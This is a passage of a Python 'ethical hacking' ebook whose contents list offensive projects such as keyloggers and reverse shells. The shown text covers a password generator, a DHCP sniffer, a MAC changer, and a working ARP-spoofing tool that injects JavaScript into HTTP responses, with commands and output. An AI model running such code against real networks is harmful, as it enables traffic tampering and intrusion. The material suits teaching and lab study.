LEARNING BOOK

PRACTICAL ETHICAL HACKING WITH PYTHON

A BOOK FROM TONY SNAKE

About the Authors

Tony Snake was received Bachelor of Computer Science from the American University, and Bachelor of Business Administration from the American University, USA.

He is becoming Ph.D. Candidate of Department of Data Informatics, (National) Korea Maritime and Ocean University, Busan 49112, Republic of Korea (South Korea).

His research interests are social network analysis, big data, AI and robotics.

He received Best Paper Award the 15th International Conference on Multimedia Information Technology and Applications (MITA 2019)

Table of Contents

Contents

About the Authors 1

Table of Contents 1

Practical Ethical Hacking with Python 1

PROJECT 1: Make a Password Generator in Python 1

- Imports 2
- Setting up the Argument Parser 2
- The Password Loop 4
- Saving the Passwords 6
- Examples 6
- Conclusion 9

PROJECT 2: Make a DHCP Listener using Scapy in Python 10

- **Conclusion** 12

PROJECT 3: Inject Code into HTTP Responses in the Network in Python 13

- **ARP Spoofing the Target** 17
- **Adding IPTables Rule** 18
- **Injecting Code to HTTP Packets** 18
- **Conclusion** 19

PROJECT 4: Make a MAC Address Changer in Python 20

- **Changing the MAC Address on Linux** 20

Changing the MAC Address on Windows 24
Conclusion 31
PROJECT 5: Extract Saved WiFi Passwords in Python 32
Getting Wi-Fi Passwords on Windows 32
Getting Wi-Fi Passwords on Linux 34
Conclusion 37
PROJECT 6: Extract Chrome Cookies in Python 38
Conclusion 43
PROJECT 7: Make an HTTP Proxy in Python 44
Conclusion 49
PROJECT 8: Use Shodan API in Python 49
Conclusion 55
PROJECT 9: Extract Chrome Passwords in Python 56
Deleting Passwords 61
Conclusion 62
PROJECT 10: Make a SYN Flooding Attack in Python 63
Conclusion 66
PROJECT 11: Build a SQL Injection Scanner in Python 67
Conclusion 72
PROJECT 12: Crack PDF Files in Python 73
Cracking PDF Password using pikepdf 73
Cracking PDF Password using John The Ripper 74
Cracking PDF Password using iSeePassword Dr.PDF 76
Conclusion 77
PROJECT 13: Brute Force ZIP File Passwords in Python 77
Conclusion 80
PROJECT 14: Build a WiFi Scanner in Python using Scapy 80
Getting Started 81
Writing the Code 82
Changing Channels 85
Conclusion 86
Want to Learn More about Web Scraping? 91
PROJECT 15: Build a XSS Vulnerability Scanner in Python 92
Executing Shell Commands 99
Executing Scripts 101
Conclusion 102
PROJECT 16: Brute-Force SSH Servers in Python 104
DISCLAIMER 107
PROJECT 17: Hide Data in Images using Python 108

What is Steganography? 108
What is the Least Significant Bit? 109
Getting Started 110
Handy Function to Convert Data into Binary 110
Hiding Text Inside the Image 111
Extracting Text from the Image 112
Hiding Files Inside Images 114
Running the Code 120
Conclusion 123
PROJECT 18: Make a Subdomain Scanner in Python 124
PROJECT 19: Extract All Website Links in Python 127
Want to Learn More about Web Scraping? 134
PROJECT 20: Encrypt and Decrypt Files in Python 134
Generating the Key 135
Text Encryption 136
File Encryption 138
File Encryption with Password 140
Conclusion 146
PROJECT 21: Create a Reverse Shell in Python 147
Introduction 147
Server Side 148
Client Side 150
Results 153
Conclusion 154
PROJECT 22: Sniff HTTP Packets in the Network using Scapy in Python 154
PROJECT 23: Disconnect Devices from Wi-Fi using Scapy in Python 159
PROJECT 24: Make a DNS Spoof attack using Scapy in Python 163
What is DNS 163
What is DNS Spoofing 166
Writing the Script 170
Simple Port Scanner 184
Fast (Threaded) Port Scanner 186
Conclusion 190
PROJECT 25: Make a Keylogger in Python 192
200
Conclusion 200
PROJECT 26: Detect ARP Spoof Attack using Scapy in Python 201
Writing the Script 201
PROJECT 27: Build an ARP Spoofer in Python using Scapy 204

What is ARP Spoofing 204
Writing the Python Script 206
PROJECT 28: Make a Network Scanner using Scapy in Python 212
Summary 217

Practical Ethical Hacking with Python

PROJECT 1: Make a Password Generator in Python

Learn how to make a password generator in Python with the ability to choose the length of each character type using the built-in random, string and argparse modules.

Password generators are tools that allow the user to create random and customized strong passwords based on preferences.

In this tutorial, we will make a command-line tool in Python for generating passwords. We will use the `argparse` module to make it easier to parse the command line arguments the user has provided. Let us get started.

Imports

Let us import some modules. For this program, we just need the `ArgumentParser` class from `argparse` and the `random` and `secrets` modules. We also get the `string` module which just has some collections of letters and numbers. We don't have to install any of these because they come with Python:

```
from argparse import ArgumentParser
```

```
import secrets
import random
import string
```

Setting up the Argument Parser

Now we continue with setting up the argument parser. To do this, we create a new instance of the `ArgumentParser` class to our `parser` variable. We give the parser a name and a description. This information will appear if the user provides the `-h` argument when running our program, it will also tell them the available arguments:

```
# Setting up the Argument Parser
parser = ArgumentParser(
    prog='Password Generator.',
    description='Generate any number of passwords with this tool.'
)
```

We continue by adding arguments to the parser. The first four will be the number of each character type; numbers, lowercase, uppercase, and special characters, we also set the type of these arguments as `int`:

```
# Adding the arguments to the parser
parser.add_argument("-n", "--numbers", default=0, help="Number of digits in the PW", type=int)
parser.add_argument("-l", "--lowercase", default=0, help="Number of lowercase chars in the PW", type=int)
parser.add_argument("-u", "--uppercase", default=0, help="Number of uppercase chars in the PW", type=int)
```

```
parser.add_argument("-s", "--special-chars", default=0, help="Number of special chars in the PW", type=int)
```

Next, if the user wants to instead pass the total number of characters of the password, and doesn't want to specify the exact number of each character type, then the `-t` or `--total-length` argument handles that:

```
# add total pw length argument
parser.add_argument("-t", "--total-length", type=int,
                    help="The total password length. If passed, it will ignore -n, -l, -u and -s, " \
                    "and generate completely random passwords with the specified length")
```

The next two arguments are the output file where we store the passwords, and the number of passwords to generate. The `amount` will be an integer and the output file is a string (default):

```
# The amount is a number so we check it to be of type int.
parser.add_argument("-a", "--amount", default=1, type=int)
parser.add_argument("-o", "--output-file")
```

Last but not least, we parse the command line for these arguments with the `parse_args()` method of the `ArgumentParser` class. If we don't call this method the parser won't check for anything and won't raise any exceptions:

```
# Parsing the command line arguments.
args = parser.parse_args()
```

The Password Loop

We continue with the main part of the program: the password loop. Here we generate the number of passwords specified by the user.

We need to define the `passwords` list that will hold all the generated passwords:

```
# list of passwords
passwords = []
# Looping through the amount of passwords.
for _ in range(args.amount):
```

In the `for` loop, we first check whether `total_length` is passed. If so, then we directly generate the random password using the length specified:

```
    if args.total_length:
        # generate random password with the length
        # of total_length based on all available characters
        passwords.append("".join(
            [secrets.choice(string.digits + string.ascii_letters + string.punctuation)
\
                for _ in range(args.total_length)]))
```

We use the `secrets` module instead of the random so we can generate cryptographically strong random passwords.

Otherwise, we make a `password` list that will first hold all the possible letters and then the password string:

```
    else:
        password = []
```

Now we add the possible letters, numbers, and special characters to the `password` list. For each of the types, we check if it's passed to the parser. We get the respective letters from the `string` module:

```
    # If / how many numbers the password should contain
    for _ in range(args.numbers):
        password.append(secrets.choice(string.digits))

    # If / how many uppercase characters the password should contain
    for _ in range(args.uppercase):
        password.append(secrets.choice(string.ascii_uppercase))

    # If / how many lowercase characters the password should contain
    for _ in range(args.lowercase):
        password.append(secrets.choice(string.ascii_lowercase))

    # If / how many special characters the password should contain
    for _ in range(args.special_chars):
        password.append(secrets.choice(string.punctuation))
```

Then we use the `random.shuffle()` function to mix up the list. This is done in place:

```
    # Shuffle the list with all the possible letters, numbers and symbols.
    random.shuffle(password)
```

After this, we join the resulting characters with an empty string `""` so we have the string version of it:

```
        # Get the letters of the string up to the length argument and then join them.
        password = ''.join(password)
```

Last but not least, we append this `password` to the `passwords` list.

```
        # append this password to the overall list of password.
        passwords.append(password)
```

Again, if you're not sure how the random module works, check this tutorial that covers generating random data with this module.

Saving the Passwords

After the password loop, we check if the user specified the output file. If that is the case, we simply open the file (which will be made if it doesn't exist) and write the list of passwords:

```
# Store the password to a .txt file.
if args.output_file:
    with open(args.output_file, 'w') as f:
        f.write('\n'.join(passwords))
```

In all cases, we print out the passwords.

```
print('\n'.join(passwords))
```

Examples

Now let's use the script for generating different password combinations. First, let's print the help:

```
$ python password_generator.py --help
usage: Password Generator. [-h] [-n NUMBERS] [-l LOWERCASE] [-u
UPPERCASE] [-s SPECIAL_CHARS] [-t TOTAL_LENGTH]
                           [-a AMOUNT] [-o OUTPUT_FILE]

Generate any number of passwords with this tool.

optional arguments:
  -h, --help            show this help message and exit
  -n NUMBERS, --numbers NUMBERS
                        Number of digits in the PW
  -l LOWERCASE, --lowercase LOWERCASE
                        Number of lowercase chars in the PW
  -u UPPERCASE, --uppercase UPPERCASE
                        Number of uppercase chars in the PW
  -s SPECIAL_CHARS, --special-chars SPECIAL_CHARS
                        Number of special chars in the PW
  -t TOTAL_LENGTH, --total-length TOTAL_LENGTH
                        The total password length. If passed, it will ignore -n, -l, -u
and -s, and generate completely
                        random passwords with the specified length
  -a AMOUNT, --amount AMOUNT
  -o OUTPUT_FILE, --output-file OUTPUT_FILE
```

A lot to cover, starting with the `--total-length` or `-t` parameter:

```
$ python password_generator.py --total-length 12
```

```
uQPxL'bkBV>#
```

This generated a password with a length of 12 and contains all the possible characters. Okay, let's generate 10 different passwords like that:

```
$ python password_generator.py --total-length 12 --amount 10
&8I-%5r>2&W&
k&DW<kC/obbr
=/'e-I?M&,Q!
YZF:Lt{*?m#.
VTJO%dKrb9w6
E7}D|IU}^{E~
b:|F%#iTxLsp
&Yswgw&|W*xp
$M`ui`&v92cA
G3e9fXb3u'lc
```

Awesome! Let's generate a password with 5 lowercase characters, 2 uppercase, 3 digits, and one special character, a total of 11 characters:

```
$ python password_generator.py -l 5 -u 2 -n 3 -s 1
1'n3GqxoiS3
```

Okay, generating 5 different passwords based on the same rule:

```
$ python password_generator.py -l 5 -u 2 -n 3 -s 1 -a 5
Xs7iM%x2ia2
ap6xTC0n3.c
]Rx2dDf78xx
```

```
c11=jozGsO5
Uxi^fG914gi
```

That's great! We can also generate random pins of 6 digits:

```
$ python password_generator.py -n 6 -a 5
743582
810063
627433
801039
118201
```

Adding 4 uppercase characters and saving to a file named `keys.txt`:

```
$ python password_generator.py -n 6 -u 4 -a 5 --output-file keys.txt
75A7K66G2H
H33DPK1658
7443ROVD92
8U2HS2R922
T0Q2ET2842
```

A new `keys.txt` file will appear in the current working directory that contains these passwords, you can generate as many passwords as you can:

```
$ python password_generator.py -n 6 -u 4 -a 5000 --output-file keys.txt
```

Conclusion

Excellent! You have successfully created a password generator using Python code! See how you can add more features to this program!

For long lists, you may want to not print the results into the console, so you can omit the last line of the code that prints the generated passwords to the console.

PROJECT 2: Make a DHCP Listener using Scapy in Python

Learn how you can make a DHCP listener by sniffing DHCP packets in the network using the Scapy library in Python.

Dynamic Host Configuration Protocol (DHCP) is a network protocol that provides clients connected to a network to obtain TCP/IP configuration information (such as the private IP address) from a DHCP server.

A DHCP server (can be an access point, router, or configured in a server) dynamically assigns an IP address and other configuration parameters to each device connected to the network.

The DHCP protocol uses User Datagram Protocol (UDP) to perform the communication between the server and clients. It is implemented with two port numbers: UDP port number 67 for the server and UDP port number 68 for the client.

In this tutorial, we will make a simple DHCP listener using the Scapy library in Python. In other words, we'll be able to listen for DHCP packets in the network and extract valuable information whenever a device connects to the network we're in.

To get started, let's install Scapy:

```
$ pip install scapy
```

If you have trouble installing Scapy, I suggest you follow this tutorial if you're in Ubuntu or other similar distribution or Windows 10 here.

As you may already know, the `sniff()` function in Scapy is responsible for sniffing any type of packet that can be monitored. Luckily, to remove other packets that we're not interested in, we simply use the filter parameter in the `sniff()` function:

```
from scapy.all import *
import time


def listen_dhcp():
    # Make sure it is DHCP with the filter options
    sniff(prn=print_packet, filter='udp and (port 67 or port 68)')
```

In the `listen_dhcp()` function, we pass the `print_packet()` function that we'll define as the callback that is executed whenever a packet is sniffed and matched by the filter.

To filter DHCP, we match UDP packets with port 67 or 68 in their attributes.

Let's define the `print_packet()` function:

```
def print_packet(packet):
    # initialize these variables to None at first
    target_mac, requested_ip, hostname, vendor_id = [None] * 4
    # get the MAC address of the requester
    if packet.haslayer(Ether):
        target_mac = packet.getlayer(Ether).src
```

```
    # get the DHCP options
    dhcp_options = packet[DHCP].options
    for item in dhcp_options:
        try:
            label, value = item
        except ValueError:
            continue
        if label == 'requested_addr':
            # get the requested IP
            requested_ip = value
        elif label == 'hostname':
            # get the hostname of the device
            hostname = value.decode()
        elif label == 'vendor_class_id':
            # get the vendor ID
            vendor_id = value.decode()
    if target_mac and vendor_id and hostname and requested_ip:
        # if all variables are not None, print the device details
        time_now = time.strftime("[%Y-%m-%d - %H:%M:%S]")
        print(f"{time_now} : {target_mac} - {hostname} / {vendor_id} requested {requested_ip}")
```

First, we extract the MAC address from the `src` attribute of the `Ether` packet layer.

Second, if there are DHCP options included in the packet, we iterate over them and extract the `requested_addr` (which is the requested IP address), `hostname` (the hostname of the requester), and the `vendor_class_id` (DHCP vendor client ID). After that, we get the current time and print the details. Let's start sniffing:

```
if __name__ == "__main__":
    listen_dhcp()
```

Before running the script, make sure you're connected to your own network for testing purposes, and then connect with another device to the network and see the output. Here's my result when I tried connecting with three different devices:

```
[2022-04-05 - 09:42:07] : d8:12:65:be:88:af  -  DESKTOP-PSU2DCJ / MSFT 5.0 requested 192.168.43.124
[2022-04-05 - 09:42:24] : 1c:b7:96:ab:ec:f0  -  HUAWEI_P30-9e8b07efe8a355 / HUAWEI:android:ELE requested 192.168.43.4
[2022-04-05 - 09:58:29] : 48:13:7e:fe:a5:e3  -  android-a5c29949fa129cde / dhcpcd-5.5.6 requested 192.168.43.66
```

Conclusion

Awesome! Now you have a quick DHCP listener in Python that you can extend, I suggest you print the `dhcp_options` variable in the `print_packet()` function to see what that object looks like.

PROJECT 3: Inject Code into HTTP Responses in the Network in Python

Learn how you can inject Javascript, HTML or CSS to HTTP response

packets in a spoofed network using Scapy and NetfilterQueue in Python.

After performing ARP spoofing on a target computer in a network, you can do many types of attacks. As you may already know, when you ARP spoof a target on a network, you will be the man-in-the-middle, which means every packet that's being transmitted is seen and can be modified by the attacker.

In this tutorial, you will learn how to inject Javascript (or even HTML and CSS) code into HTTP packets in a network using the Scapy library in Python.

Scapy is a packet manipulation tool for computer networks written in Python. It runs natively on Linux and provides us with the ability to sniff, read, and modify packets easily.

To be able to modify packets on the fly, you have to:

- Having a Linux machine, Kali Linux is a plus.
- Being the man-in-the-middle by ARP spoofing the target, the ARP spoofing tutorial will give you more details on how it's done, and we will just run the script in this tutorial.
- Adding a new NFQUEUE `FORWARD` rule on the iptables command.
- Run the Python script of this tutorial.

First, let's install the required libraries for this tutorial:

```
$ pip install scapy==2.4.5 netfilterqueue colorama
```

NetfilterQueue provides access to packets matched by an iptables rule on Linux. Therefore, the packets can be modified, dropped, accepted, or reordered.

We'll be using colorama to print in colors.

First, let's import our libraries and initialize the colors:

```
from scapy.all import *
```

```
from colorama import init, Fore
import netfilterqueue
import re

# initialize colorama
init()

# define colors
GREEN = Fore.GREEN
RESET = Fore.RESET
```

Next, to bind to the NetfilterQueue, we have to make a function that accepts the packet as a parameter, and we will do the packet modification there. The function will be long and therefore split into two parts:

```
def process_packet(packet):
    """
    This function is executed whenever a packet is sniffed
    """
    # convert the netfilterqueue packet into Scapy packet
    spacket = IP(packet.get_payload())
    if spacket.haslayer(Raw) and spacket.haslayer(TCP):
        if spacket[TCP].dport == 80:
            # HTTP request
            print(f"[*] Detected HTTP Request from {spacket[IP].src} to {spacket[IP].dst}")
            try:
                load = spacket[Raw].load.decode()
            except Exception as e:
                # raw data cannot be decoded, apparently not HTML
                # forward the packet exit the function
```

```
            packet.accept()
            return
        # remove Accept-Encoding header from the HTTP request
        new_load = re.sub(r"Accept-Encoding:.*\r\n", "", load)
        # set the new data
        spacket[Raw].load = new_load
        # set IP length header, checksums of IP and TCP to None
        # so Scapy will re-calculate them automatically
        spacket[IP].len = None
        spacket[IP].chksum = None
        spacket[TCP].chksum = None
        # set the modified Scapy packet back to the netfilterqueue packet
        packet.set_payload(bytes(spacket))
```

This is only half of the function:

- We convert our Netfilterqueue packet into a Scapy packet by wrapping the `packet.get_payload()` by an `IP()` packet.
- If the packet is a `Raw` layer (some kind of data) has a TCP layer, and the destination port is 80, then it's definitely an HTTP request.
- In the HTTP request, we look for `Accept-Encoding` header, if it's available, then we simply remove it so we can get the HTTP responses as raw HTML code and not some kind of compression such as gzip.
- We also set the length of the IP packet, checksums of TCP and IP layers to `None`, so Scapy will automatically re-calculate them.

Next, here's the other part of detecting HTTP responses:

```
    if spacket[TCP].sport == 80:
        # HTTP response
        print(f"[*] Detected HTTP Response from {spacket[IP].src} to {spacket[IP].dst}")
        try:
```

```
            load = spacket[Raw].load.decode()
        except:
            packet.accept()
            return
        # if you want to debug and see the HTML data
        # print("Load:", load)
        # Javascript code to add, feel free to add any Javascript code
        added_text = "<script>alert('Javascript Injected successfully!');
</script>"
        # or you can add HTML as well!
        # added_text = "<p><b>HTML Injected successfully!</b></p>"
        # calculate the length in bytes, each character corresponds to a byte
        added_text_length = len(added_text)
        # replace the </body> tag with the added text plus </body>
        load = load.replace("</body>", added_text + "</body>")
        if "Content-Length" in load:
            # if Content-Length header is available
            # get the old Content-Length value
            content_length = int(re.search(r"Content-Length: (\d+)\r\n",
load).group(1))
            # re-calculate the content length by adding the length of the
injected code
            new_content_length = content_length + added_text_length
            # replace the new content length to the header
            load = re.sub(r"Content-Length:.*\r\n", f"Content-Length:
{new_content_length}\r\n", load)
            # print a message if injected
            if added_text in load:
                print(f"{GREEN}[+] Successfully injected code to
{spacket[IP].dst}{RESET}")
        # if you want to debug and see the modified HTML data
```

```
            # print("Load:", load)
            # set the new data
            spacket[Raw].load = load
            # set IP length header, checksums of IP and TCP to None
            # so Scapy will re-calculate them automatically
            spacket[IP].len = None
            spacket[IP].chksum = None
            spacket[TCP].chksum = None
            # set the modified Scapy packet back to the netfilterqueue packet
            packet.set_payload(bytes(spacket))
    # accept all the packets
    packet.accept()
```

Now, if the source port is 80, then it's an HTTP response, and that's where we should modify our packet:

- First, we extract our HTML content from the HTTP response from the `load` attribute of the packet.
- Second, since every HTML code has the enclosing tag of body (`</body>`), then we can simply replace that with the injected code (such as JS) and append the `</body>` back at the end.
- After the `load` variable is modified, then we need to re-calculate the `Content-Length` header that is sent on the HTTP response, we add the length of the injected code to the original length and set it back using `re.sub()` function. If the text is in the load, we print a green message indicating we have successfully modified the HTML of an HTTP response.
- Furthermore, we set the `load` back and removed the length and checksum as before, so Scapy will re-calculate them.
- Finally, we set the modified Scapy packet to the NetfilterQueue packet and accept all forwarded packets.

Now our function is ready, let's run the queue:

```
if __name__ == "__main__":
    # initialize the queue
    queue = netfilterqueue.NetfilterQueue()
    # bind the queue number 0 to the process_packet() function
    queue.bind(0, process_packet)
    # start the filter queue
    queue.run()
```

After instantiating `NetfilterQueue()`, we bind our previously defined function to the queue number 0 and then run the queue.

Please save the file as `http_code_injector.py` and let's initiate the attack.

ARP Spoofing the Target

To get started, you have to have two machines connected to the same network. The target machine can be on any OS. However, the attacker machine needs to be on Linux. Otherwise, this won't work.

Once you have the IP address of the target machine as well as the gateway (router or access point) IP, grab this ARP Spoofing Python script and run it on the attacker machine:

```
$ python3 arp_spoof.py 192.168.43.112 192.168.43.1
```

In my case, 192.168.43.112 is the IP address of the target machine, and the gateway IP is 192.168.43.1; here's what the output will look like:

```
[!] Enabling IP Routing...
[!] IP Routing enabled.
```

This enabled IP forwarding, which is necessary to forward packets on the attacker's machine. If you want to see ARP packets sent by this script, simply pass `-v` or `--verbose` parameter.

Adding IPTables Rule

Now that you're the man-in-the-middle, go ahead and add the `FORWARD` rule on iptables:

```
$ iptables -I FORWARD -j NFQUEUE --queue-num 0
```

After you run this command, you'll notice the target machine will lose Internet connectivity, and that's because packets are stuck on the attacker's machine, and we need to run our script to get it back again.

Injecting Code to HTTP Packets


Now we simply run the Python code of this tutorial:

```
$ python http_code_injector.py
```


Now go ahead on the target machine and browse any HTTP website, such as ptsv2.com or http://httpbin.org, and you'll see something like this on the attacker's machine:

```
[*] Detected HTTP Response from 216.239.38.21 to 192.168.43.112
[*] Detected HTTP Response from 216.239.38.21 to 192.168.43.112
[*] Detected HTTP Response from 216.239.38.21 to 192.168.43.112
[*] Detected HTTP Response from 216.239.38.21 to 192.168.43.112
[*] Detected HTTP Response from 216.239.38.21 to 192.168.43.112
[+] Successfully injected code to 192.168.43.112
[*] Detected HTTP Response from 216.239.38.21 to 192.168.43.112
[*] Detected HTTP Response from 216.239.38.21 to 192.168.43.112
[*] Detected HTTP Response from 216.239.38.21 to 192.168.43.112
[*] Detected HTTP Response from 216.239.38.21 to 192.168.43.112
```

On the browser on the target machine, you'll see the alert that we injected:



You'll also see the injected code if you view the page source:



```
  document.getElementById("randomToilet").onclick = function() {

    var randStr = Array(5+1).join((Math.random().toString(36)+'00000000000000000').slice(2, 18)).slice(0, 5);
    var timestr = Math.round((new Date()).getTime() / 1000);
    var final = randStr + "-" + timestr

    location.href = "/t/" + final;
  }
</script>

        </div>
    </div>
</div>


        </div>
    </div>
<script>alert('Javascript Injected successfully!');</script></body>
</html>
```

Conclusion

Awesome! Now you're not limited to this! You can inject HTML, CSS, replace the title, replace styles, replace images, and many more; the limit is your imagination.

When you finish the attack, make sure you CTRL+C the ARP spoofing script and run `iptables --flush` command to turn everything back to normal.

Note that the code will work only on HTTP websites. If you want it to work on HTTPS, consider using tools like sslstrip to downgrade the target machine from HTTPS to HTTP.

Please note that we do not take any responsibility for the damage you do with the code, use this on your machine or request permission to test it for learning purposes.

PROJECT 4: Make a MAC Address Changer in Python

Learn how you to make a MAC address changer in Windows and Linux using the subprocess module in Python.

The MAC address is a unique identifier assigned to each network interface in any device that connects to a network. Changing this address has many benefits, including MAC address blocking prevention; if your MAC address is blocked on an access point, you simply change it to continue using that network.

In this tutorial, you will learn how to change your MAC address on both Windows and Linux environments using Python.

We don't have to install anything, as we'll be using the subprocess module in Python interacting with the `ifconfig` command on Linux and `getmac`, `reg`, and `wmic` commands on Windows.

Changing the MAC Address on Linux

To get started, open up a new Python file and import the libraries:

```
import subprocess
import string
import random
import re
```

We will have a choice to randomize a new MAC address or change it to a specified one. As a result, let's make a function to generate and return a MAC

address:

```
def get_random_mac_address():
    """Generate and return a MAC address in the format of Linux"""
    # get the hexdigits uppercased
    uppercased_hexdigits = ''.join(set(string.hexdigits.upper()))
    # 2nd character must be 0, 2, 4, 6, 8, A, C, or E
    mac = ""
    for i in range(6):
        for j in range(2):
            if i == 0:
                mac += random.choice("02468ACE")
            else:
                mac += random.choice(uppercased_hexdigits)
        mac += ":"
    return mac.strip(":")
```

We use the string module to get the hexadecimal digits used in MAC addresses; we remove the lowercase characters and use the random module to sample from those characters.

Next, let's make another function that uses the `ifconfig` command to get the current MAC address of our machine:

```
def get_current_mac_address(iface):
    # use the ifconfig command to get the interface details, including the MAC address
    output = subprocess.check_output(f"ifconfig {iface}", shell=True).decode()
    return re.search("ether (.+) ", output).group().split()[1].strip()
```

We use the `check_output()` function from the subprocess module that runs the command on the default shell and returns the command output.

The MAC address is located just after the `"ether"` word, we use the `re.search()` method to grab that.

Now that we have our utilities, let's make the core function to change the MAC address:

```
def change_mac_address(iface, new_mac_address):
    # disable the network interface
    subprocess.check_output(f"ifconfig {iface} down", shell=True)
    # change the MAC
    subprocess.check_output(f"ifconfig {iface} hw ether {new_mac_address}", shell=True)
    # enable the network interface again
    subprocess.check_output(f"ifconfig {iface} up", shell=True)
```

Pretty straightforward, the `change_mac_address()` function accepts the interface and the new MAC address as parameters, it disables the interface, changes the MAC address, and enables it again.

Now that we have everything, let's use the argparse module to wrap up our script:

```
if __name__ == "__main__":
    import argparse
    parser = argparse.ArgumentParser(description="Python Mac Changer on Linux")
    parser.add_argument("interface", help="The network interface name on Linux")
    parser.add_argument("-r", "--random", action="store_true", help="Whether to generate a random MAC address")
```

```
    parser.add_argument("-m", "--mac", help="The new MAC you want to change to")
    args = parser.parse_args()
    iface = args.interface
    if args.random:
        # if random parameter is set, generate a random MAC
        new_mac_address = get_random_mac_address()
    elif args.mac:
        # if mac is set, use it instead
        new_mac_address = args.mac
    # get the current MAC address
    old_mac_address = get_current_mac_address(iface)
    print("[*] Old MAC address:", old_mac_address)
    # change the MAC address
    change_mac_address(iface, new_mac_address)
    # check if it's really changed
    new_mac_address = get_current_mac_address(iface)
    print("[+] New MAC address:", new_mac_address)
```

We have a total of three parameters to pass to this script:

- `interface`: The network interface name you want to change the MAC address of, you can get it using `ifconfig` or `ip` commands in Linux.
- `-r` or `--random`: Whether we generate a random MAC address instead of a specified one.
- `-m` or `--mac`: The new MAC address we want to change to, don't use this with the `-r` parameter.

In the main code, we use the `get_current_mac_address()` function to get the old MAC, we change the MAC, and then we run `get_current_mac_address()` again to check if it's changed. Here's a run:

```
$ python mac_address_changer_linux.py wlan0 -r
```

My interface name is `wlan0`, and I've chosen `-r` to randomize a MAC address. Here's the output:

```
[*] Old MAC address: 84:76:04:07:40:59
[+] New MAC address: ee:52:93:6e:1c:f2
```

Let's change to a specified MAC address now:

```
$ python mac_address_changer_linux.py wlan0 -m 00:FA:CE:DE:AD:00
```

Output:

```
[*] Old MAC address: ee:52:93:6e:1c:f2
[+] New MAC address: 00:fa:ce:de:ad:00
```

The change is reflected on the machine and other machines in the same network and the router.

Changing the MAC Address on Windows

On Windows, we will be using three main commands, which are:

- `getmac`: This command returns a list of network interfaces and their MAC addresses and transport name; the latter is not shown when an interface is not connected.

- `reg`: This is the command used to interact with the Windows registry. We can use the `winreg` module for the same purpose. However, I preferred using the `reg` command.
- `wmic`: We'll use this command to disable and enable the network adapter, so the MAC address change is reflected.

Let's get started:

```
import subprocess
import regex as re
import string
import random

# the registry path of network interfaces
network_interface_reg_path = r"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Class{4d36e972-e325-11ce-bfc1-08002be10318}"
# the transport name regular expression, looks like {AF1B45DB-B5D4-46D0-B4EA-3E18FA49BF5F}
transport_name_regex = re.compile("{.+}")
# the MAC address regular expression
mac_address_regex = re.compile(r"([A-Z0-9]{2}[:-]){5}([A-Z0-9]{2})")
```

`network_interface_reg_path` is the path in the registry where network interface details are located. We use `transport_name_regex` and `mac_address_regex` regular expressions to extract the transport name and the MAC address of each connected adapter, respectively, from the `getmac` command.

Next, let's make two simple functions, one for generating random MAC addresses (like before, but on Windows format), and one for cleaning MAC addresses when the user specifies it:

```
def get_random_mac_address():
```

```
    """Generate and return a MAC address in the format of WINDOWS"""
    # get the hexdigits uppercased
    uppercased_hexdigits = ''.join(set(string.hexdigits.upper()))
    # 2nd character must be 2, 4, A, or E
    return random.choice(uppercased_hexdigits) + random.choice("24AE") +
"".join(random.sample(uppercased_hexdigits, k=10))


def clean_mac(mac):
    """Simple function to clean non hexadecimal characters from a MAC
address
    mostly used to remove '-' and ':' from MAC addresses and also uppercase
it"""
    return "".join(c for c in mac if c in string.hexdigits).upper()
```

For some reason, only 2, 4, A, and E characters work as the second character on the MAC address on Windows 10. I have tried the other even characters but with no success.

Below is the function responsible for getting the available adapters' MAC addresses:

```
def get_connected_adapters_mac_address():
    # make a list to collect connected adapter's MAC addresses along with the
transport name
    connected_adapters_mac = []
    # use the getmac command to extract
    for potential_mac in
subprocess.check_output("getmac").decode().splitlines():
        # parse the MAC address from the line
        mac_address = mac_address_regex.search(potential_mac)
```

```
        # parse the transport name from the line
        transport_name = transport_name_regex.search(potential_mac)
        if mac_address and transport_name:
            # if a MAC and transport name are found, add them to our list
            connected_adapters_mac.append((mac_address.group(), transport_name.group()))
    return connected_adapters_mac
```

It uses the `getmac` command on Windows and returns a list of MAC addresses along with their transport name.

